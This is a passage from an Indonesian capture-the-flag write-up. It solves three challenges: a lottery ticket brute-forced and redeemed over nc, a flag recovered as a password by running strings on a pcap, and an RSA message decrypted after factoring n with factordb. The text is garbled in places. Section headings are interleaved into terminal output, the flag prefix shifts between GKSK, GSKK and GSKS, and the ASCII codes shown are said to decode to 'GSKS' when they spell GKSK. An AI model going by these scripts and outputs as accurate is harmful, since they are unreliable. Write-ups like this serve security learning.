        return prob
    if prob == 50:
        return 'You got FLAG: {}'.format(FLAG)

def main():
    letters = string.ascii_letters + string.digits +
"~`!@#$$%^&*()_+={ }[];:'\"\\/?.>,<"
    for i in range(len(letters)):
        print(letters[i],
check("Z000a6n0a0g9i7aqu0a0q000ZgZ0a0U0u0ugU0AAg0a0ag00aX" +
letters[i])

```

```
if __name__ == '__main__':
    main()
```

Ticket yang saya dapatkan :

“Z000a6n0a0g9i7aqu0a0q000ZgZ0a0U0u0ugU0AAg0a0ag00aX”.

Langsung saja exchange ticket pada server.

```
chao at Yu in [~/Documents/WriteUps/GKSK/2020/rev/lottery]
0:43:04 > nc 103.200.7.156 5101
  Executive Summary
+-----+
| Technical Report |
| Flag             |
| ( < > )          |
| Rot-Enc-Chk (50 points) |
|                   |
| Executive Summary |
+-----+
  Technical Report
Menu:
  Flag
1. Buy Ticket
2. Exchange Ticket
3. Exit Lottery [75 points]
  Executive Summary
Input: 2
Ticket: Z000a6n0a0g9i7aqu0a0q000ZgZ0a0U0u0ugU0AAg0a0ag00aX
You got FLAG: GKSK{L0tt3rY_1s_r34L_L1f3_G4CH4}
```

3. Flag

Flag : GKSK{L0tt3rY_1s_r34L_L1f3_G4CH4}

J.Forensic: Mengendus [50 points]

1. Executive Summary

pram pram(sniff sniff)

I can smell it from far, far away...

Author: AnehMan(paPRAMron's pizza)

2. Technical Report

Diberikan sebuah file pcap.

Yang saya lakukan hanya strings file dan grep "GSKK"

```
chao at Yu in [~/Documents/WriteUps/GSKK/2020/forensic/mengendus] on git:master x dda20f8 "Added new pwn writeups"
1:05:58 > strings mengendus.pcapng | grep "GSKK"
name=test123&pass=GSKK%7B1_5m3ll_p4ssw0rD%7D&openid_identifier=&op=Log+in&remember_me=1&form_build_id=form-hTnTulzfv2eYVpk
n_block&antibot_key=2d1379116de05898e27d9033859db912&openid.return_to=http%3A%2F%2Frbzs.myspecies.info%2Fopenid%2Fauthenti
_me=
```

Flag pun didapatkan

3. Flag

Flag : GSKK{1_5m3ll_p4ssw0rD}

K. Crypto: Rasa sakit [100 points]

1. Executive Summary

Sunyinya malam hari ini

Dinginnya malam hari ini

Tak ada yang temani disini, sendiri...

Disini ku ditinggalkannya

Tak tahu apa sebabnya

Rasanya ingin ku pergi bersama dirinya

PRAM

Author: AnehMan(ayam PRAMbanan)

2. Technical Report

Diberikan file txt yang merupakan value e , n , dan c dari RSA.

Untuk mencari p dan q , saya menggunakan factordb.com untuk mengfaktorkan n .

Untuk mencari ϕ tinggal menggunakan rumus $(p - 1) * (q - 1)$.

Untuk mencari d , saya menggunakan fungsi inverse dari library pycrypto.

```
d = inverse(e, phi)
```

Untuk mencari m menggunakan rumus $m = c \text{ pangkat } d \% n$

Full script :

```
from Crypto.Util.number import *

n =
10817338847826400693993693310389738162087305543112487544514182469845
530740105439717227
e = 13337
c =
17127422774179606303215717653966259713605092118694642939095187399098
52740164342992459
```

```

p = 142198933
q =
76071870720903374809385477670143545747191405037564434780352272192123
486187519

phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = pow(c, d, n)

print m

```

Run scriptnya

```

chao at Yu in [~/Documents/WriteUps/GSKS/2020/Crypto/rasa_sakit] on git:master x dda20f8 "Added new pwn writeups"
1:14:36 > python solver.py
717583751238452107959849535295109511105210452110958283529553521074984125

```

Jika hasil ini di-encode ke hex lalu di ubah ke string, akan muncul banyak char tidak jelas. Disini saya sedikit bingung, namun saya melihat sebuah pola **ascii code** dari **GSKS** yaitu **71, 75, 83, 75**.

Sedikit perbaikan pada hasil decode RSA.

```

chao at Yu in [~/Documents/WriteUps/GSKS/2020/Crypto/rasa_sakit] on git:master x dda20f8 "Added new pwn writeups"
1:14:36 > python solver.py
717583751238452107959849535295109511105210452110958283529553521074984125

chao at Yu in [~/Documents/WriteUps/GSKS/2020/Crypto/rasa_sakit] on git:master x dda20f8 "Added new pwn writeups"
1:14:38 > python
Python 2.7.17 (default, Nov  7 2019, 10:07:09)
[GCC 7.4.0] on linux2
Type "help", "copyright", "credits" or "license()" for more information.
>>> [71, 75, 83, 75, 123, 84, 52, 107, 95, 98, 49, 53, 52, 95, 109, 51, 110, 52, 104, 52, 110, 95, 82, 83, 52, 95, 53, 52, 107, 49, 84, 125]
[71, 75, 83, 75, 123, 84, 52, 107, 95, 98, 49, 53, 52, 95, 109, 51, 110, 52, 104, 52, 110, 95, 82, 83, 52, 95, 53, 52, 107, 49, 84, 125]
>>> flag = [71, 75, 83, 75, 123, 84, 52, 107, 95, 98, 49, 53, 52, 95, 109, 51, 110, 52, 104, 52, 110, 95, 82, 83, 52, 95, 53, 52, 107, 49, 84, 125]
>>> ''.join(chr(x) for x in flag)
'GSKS{T4k_b154_m3n4h4n_RS4_54k1T}'
>>>

```

3. Flag

Flag : GSKS{T4k_b154_m3n4h4n_RS4_54k1T}